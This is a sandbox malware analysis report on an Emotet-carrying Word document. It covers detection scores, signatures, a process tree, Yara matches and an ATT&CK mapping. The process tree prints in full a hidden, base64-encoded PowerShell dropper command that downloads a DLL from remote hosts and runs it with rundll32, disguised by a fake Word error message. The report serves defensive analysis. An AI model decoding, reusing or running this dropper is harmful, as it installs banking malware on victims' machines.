ID: 336496
Sample Name: pack 2254794.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:48:16
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report pack 2254794.doc

Overview


General Information

Sample Name:	pack 2254794.doc
Analysis ID:	336496
MD5:	1e1ec8dd9b2514..
SHA1:	d7253cfd0015dbb.
SHA256:	048e5df452e4ba3.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 944 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2288 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGU
AJwAsACcAQwBUAE8AUgB5ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACc
AVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0
AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4
AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0
AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4Ad
QBlACcAKQApADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAAN
gBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQB
DAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUAZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAA
oACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwA
pAC0AZgAgAFsAQwBlAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgA
iAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwA
yAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwA
pACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAeewA
wAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQA
nACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwA
rACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwA
rACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwA
tAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQA
nACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwB
vAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwA
nAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwB
wAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwA
rACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjA
CcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzA
GEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2A
GkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApACsAJwB3AGcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACk
AKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACc
ALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACgAJwBvAG4AZwAnACsAJwB
ALgBjAG8AJwArACcAbQAnACkAKwAnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAdAAzAFMALwBAACcAKQArACcAX
QAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJ
wArACcALQBhAGQAJwArACcAbQAnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AY
QAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwArACcAbAAnACkALAAnADMAZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAI
AArACAAJABIADgAOQBaACkAOwAkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAa
wBlADAAbABlACAAaQBuACAAJABHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB
0AGUAbQAuAE4AZQB0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQA
sACAAJABXADcAaQBvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQA
nACsAJwB0AC0ASQB0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewA
mACgAJwByAHUAbgAnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAA
nAGwAJwArACcAXwBSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAA
nAFIAOQAnACsAJwA0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB
7AH0AfQAkAFoAMQA3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2616 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2548 cmdline: POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsA

MgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4A
ZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAA
IABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcA
LAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIA
cgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcA
bAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAA
KwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkA
IAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVA
BgAEUAZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKw
AnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQ
AoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIg
AgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJA
BDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJw
BUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJw
ArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQ
B1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwArACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXw
A9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKw
AnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQ
AnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJw
BuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbg
AnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQ
ArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJw

AvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJw
AvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJw
ByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKw
AnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbw
BtAC8AJwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJw
ApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQ
B4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYw
AnACsAJwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJw
B3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQ
AnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJw
BbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALA
AnADMAZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOw
AkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJA
BHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQ
B0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQ
BvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQ
B0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbg
AnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXw
BSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJw
A0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQ
A3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2848 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 960 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2836 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vgmfknuplwnwb\hrwkllpxgkmn.qzu',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2932 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jpacxmsgxplznz\gypawljxnacjh.cvj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 3068 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Crppsin\fgsajt.gvd',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2864 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fohbyq\ikksw.jnv',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2347135822.0000000000231000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2096095535.0000000000296000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000008.00000002.2102461185.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2100426425.0000000000190000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2100502394.00000000002 41000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 7 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.rundll32.exe.1e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.210000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.170000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.190000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.1c0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
